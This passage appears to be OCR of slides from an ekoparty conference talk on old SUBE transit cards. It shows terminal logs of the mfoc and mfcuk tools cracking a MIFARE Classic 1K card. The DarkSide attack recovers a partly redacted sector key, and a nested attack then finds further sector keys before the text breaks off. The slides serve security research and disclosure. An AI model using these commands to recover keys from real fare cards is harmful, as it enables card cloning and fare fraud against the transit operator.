
OLD SUBE CARDS


```
[redacted]:ekoparty malmeida$ mfoc -O sube_eko.mfd
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 74  b7  cf  bd
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [................]
[Key: a0a1a2a3a4a5] -> [................]
[Key: d3f7d3f7d3f7] -> [................]
[Key: 000000000000] -> [................]
[Key: b0b1b2b3b4b5] -> [................]
[Key: 4d3a99c351dd] -> [................]
[Key: 1a982c7e459a] -> [................]
[Key: aabbccddeeff] -> [................]
[Key: 714c5c886e97] -> [................]
[Key: 587ee5f9350f] -> [................]
[Key: a0478cc39091] -> [................]
[Key: 533cb6c723f6] -> [................]
[Key: 8fd0a4f256e9] -> [................]
```



ekoparty — bash — 103×32
[Key: d3f7d3f7d3f7] -> [................]
[Key: 000000000000] -> [................]
[Key: b0b1b2b3b4b5] -> [................]
[Key: 4d3a99c351dd] -> [................]
[Key: 1a982c7e459a] -> [................]
[Key: aabbccddeeff] -> [................]
[Key: 714c5c886e97] -> [................]
[Key: 587ee5f9350f] -> [................]
[Key: a0478cc39091] -> [................]
[Key: 533cb6c723f6] -> [................]
[Key: 8fd0a4f256e9] -> [................]
Sector 00 - UNKNOWN_KEY [A] Sector 00 - UNKNOWN_KEY [B]
Sector 01 - UNKNOWN_KEY [A] Sector 01 - UNKNOWN_KEY [B]
Sector 02 - UNKNOWN_KEY [A] Sector 02 - UNKNOWN_KEY [B]
Sector 03 - UNKNOWN_KEY [A] Sector 03 - UNKNOWN_KEY [B]
Sector 04 - UNKNOWN_KEY [A] Sector 04 - UNKNOWN_KEY [B]
Sector 05 - UNKNOWN_KEY [A] Sector 05 - UNKNOWN_KEY [B]
Sector 06 - UNKNOWN_KEY [A] Sector 06 - UNKNOWN_KEY [B]
Sector 07 - UNKNOWN_KEY [A] Sector 07 - UNKNOWN_KEY [B]
Sector 08 - UNKNOWN_KEY [A] Sector 08 - UNKNOWN_KEY [B]
Sector 09 - UNKNOWN_KEY [A] Sector 09 - UNKNOWN_KEY [B]
Sector 10 - UNKNOWN_KEY [A] Sector 10 - UNKNOWN_KEY [B]
Sector 11 - UNKNOWN_KEY [A] Sector 11 - UNKNOWN_KEY [B]
Sector 12 - UNKNOWN_KEY [A] Sector 12 - UNKNOWN_KEY [B]
Sector 13 - UNKNOWN_KEY [A] Sector 13 - UNKNOWN_KEY [B]
Sector 14 - UNKNOWN_KEY [A] Sector 14 - UNKNOWN_KEY [B]
Sector 15 - UNKNOWN_KEY [A] Sector 15 - UNKNOWN_KEY [B]
mfoc: ERROR:
No sector encrypted with the default key has been found, exiting..
:ekoparty malmeida$



ekoparty — mfcuk — 121×40
ekoparty malmeida$ mfcuk -C -R 0:A -s 250 -S 250 -v 5
mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_oyster.mfd'
INFO: Connected to NFC reader: ACS / ACR122U PICC Interface
INITIAL ACTIONS MATRIX - UID 74 b7 cf bd - TYPE 0x08 (MC1K)
Sector | Key A |ACTS | RESL | Key B |ACTS | RESL
0 | 000000000000 | . R | . . | 000000000000 | . . | . .
1 | 000000000000 | . . | . . | 000000000000 | . . | . .
2 | 000000000000 | . . | . . | 000000000000 | . . | . .
3 | 000000000000 | . . | . . | 000000000000 | . . | . .
4 | 000000000000 | . . | . . | 000000000000 | . . | . .
5 | 000000000000 | . . | . . | 000000000000 | . . | . .
6 | 000000000000 | . . | . . | 000000000000 | . . | . .
7 | 000000000000 | . . | . . | 000000000000 | . . | . .
8 | 000000000000 | . . | . . | 000000000000 | . . | . .
9 | 000000000000 | . . | . . | 000000000000 | . . | . .
10 | 000000000000 | . . | . . | 000000000000 | . . | . .
11 | 000000000000 | . . | . . | 000000000000 | . . | . .
12 | 000000000000 | . . | . . | 000000000000 | . . | . .
13 | 000000000000 | . . | . . | 000000000000 | . . | . .
14 | 000000000000 | . . | . . | 000000000000 | . . | . .
15 | 000000000000 | . . | . . | 000000000000 | . . | . .
VERIFY:
Key A sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f
Key B sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f



ekoparty — mfcuk — 121×40
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
block: 03
diff Nt: 97
auths: 102
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
block: 03
diff Nt: 98
auths: 103
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 99
auths: 104
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 100
auths: 105


ekoparty — mfcuk — 121×40
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
block: 03
diff Nt: 236
auths: 821
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
block: 03
diff Nt: 236
auths: 822
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 236
auths: 823
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 236
auths: 824


ekoparty — bash — 121×40
diff Nt: 312
auths: 3810
Let me entertain you!
uid: 74b7cfbd
type: 08
key: 000000000000
diff Nt: 312
auths: 3811
INFO: block 3 recovered KEY: 7b [redacted] 6b
1 2 3 4 5 6 7 8 9 a b c d e f
ACTION RESULTS MATRIX AFTER RECOVER – UID 74 b7 cf bd – TYPE 0x08 (MC1K)
Sector | Key A |ACTS | RESL | Key B |ACTS | RESL
0 | 7b [redacted] 6b | . R | . R | 000000000000 | . . | . .
1 | 000000000000 | . . | . . | 000000000000 | . . | . .
2 | 000000000000 | . . | . . | 000000000000 | . . | . .
3 | 000000000000 | . . | . . | 000000000000 | . . | . .
4 | 000000000000 | . . | . . | 000000000000 | . . | . .
5 | 000000000000 | . . | . . | 000000000000 | . . | . .
6 | 000000000000 | . . | . . | 000000000000 | . . | . .
7 | 000000000000 | . . | . . | 000000000000 | . . | . .
8 | 000000000000 | . . | . . | 000000000000 | . . | . .
9 | 000000000000 | . . | . . | 000000000000 | . . | . .
10 | 000000000000 | . . | . . | 000000000000 | . . | . .
11 | 000000000000 | . . | . . | 000000000000 | . . | . .
12 | 000000000000 | . . | . . | 000000000000 | . . | . .
13 | 000000000000 | . . | . . | 000000000000 | . . | . .
14 | 000000000000 | . . | . . | 000000000000 | . . | . .
15 | 000000000000 | . . | . . | 000000000000 | . . | . .
:ekoparty malmeida$



bilhete — bash — 138×51
[redacted]$ mfoc -k 7B[redacted]6B -O sube_eko.mfd
The custom key 0x7b[redacted]6b has been added to the default keys
ISO/IEC 14443A (106 kbps) target:
ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
UID (NFCID1): 74 b7 cf bd
SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:
Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: 7b[redacted]6b] -> [/...............]
[Key: ffffffffffff] -> [/...............]
[Key: a0a1a2a3a4a5] -> [/...............]
[Key: d3f7d3f7d3f7] -> [/...............]
[Key: 000000000000] -> [/...............]
[Key: b0b1b2b3b4b5] -> [/...............]
[Key: 4d3a99c351dd] -> [/...............]
[Key: 1a982c7e459a] -> [/...............]
[Key: aabbccddeeff] -> [/...............]
[Key: 714c5c886e97] -> [/...............]
[Key: 587ee5f9350f] -> [/...............]
[Key: a0478cc39091] -> [/...............]
[Key: 533cb6c723f6] -> [/...............]
[Key: 8fd0a4f256e9] -> [/...............]
Sector 00 - FOUND_KEY [A] Sector 00 - UNKNOWN_KEY [B]
Sector 01 - UNKNOWN_KEY [A] Sector 01 - UNKNOWN_KEY [B]
Sector 02 - UNKNOWN_KEY [A] Sector 02 - UNKNOWN_KEY [B]
Sector 03 - UNKNOWN_KEY [A] Sector 03 - UNKNOWN_KEY [B]
Sector 04 - UNKNOWN_KEY [A] Sector 04 - UNKNOWN_KEY [B]
Sector 05 - UNKNOWN_KEY [A] Sector 05 - UNKNOWN_KEY [B]
Sector 06 - UNKNOWN_KEY [A] Sector 06 - UNKNOWN_KEY [B]
Sector 07 - UNKNOWN_KEY [A] Sector 07 - UNKNOWN_KEY [B]
Sector 08 - UNKNOWN_KEY [A] Sector 08 - UNKNOWN_KEY [B]
Sector 09 - UNKNOWN_KEY [A] Sector 09 - UNKNOWN_KEY [B]
Sector 10 - UNKNOWN_KEY [A] Sector 10 - UNKNOWN_KEY [B]
Sector 11 - UNKNOWN_KEY [A] Sector 11 - UNKNOWN_KEY [B]
Sector 12 - UNKNOWN_KEY [A] Sector 12 - UNKNOWN_KEY [B]
Sector 13 - UNKNOWN_KEY [A] Sector 13 - UNKNOWN_KEY [B]
Sector 14 - UNKNOWN_KEY [A] Sector 14 - UNKNOWN_KEY [B]
Sector 15 - UNKNOWN_KEY [A] Sector 15 - UNKNOWN_KEY [B]


bilhete — bash — 138×51
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 15803 .....
Sector: 1, type A, probe 1, distance 15749 .....
Sector: 1, type A, probe 2, distance 15807 .....
Sector: 1, type A, probe 3, distance 15809 .....
Sector: 1, type A, probe 4, distance 15751 .....
Found Key: A [39
d4]
Sector: 2, type A, probe 0, distance 15705 .....
Sector: 2, type A, probe 1, distance 15747 .....
Sector: 2, type A, probe 2, distance 15753 .....
Sector: 2, type A, probe 3, distance 15747 .....
Sector: 2, type A, probe 4, distance 15701 .....
Sector: 2, type A, probe 5, distance 15809 .....
Sector: 2, type A, probe 6, distance 15807 .....
Sector: 2, type A, probe 7, distance 15701 .....
Sector: 2, type A, probe 8, distance 15601 .....
Sector: 2, type A, probe 9, distance 15701 .....
Found Key: A [91
1d]
Sector: 3, type A, probe 0, distance 15807 .....
Sector: 3, type A, probe 1, distance 15653 .....
Found Key: A [3f
75]
Sector: 4, type A, probe 0, distance 15697 .....
Found Key: A [d9
01]
Sector: 5, type A, probe 0, distance 15849 .....
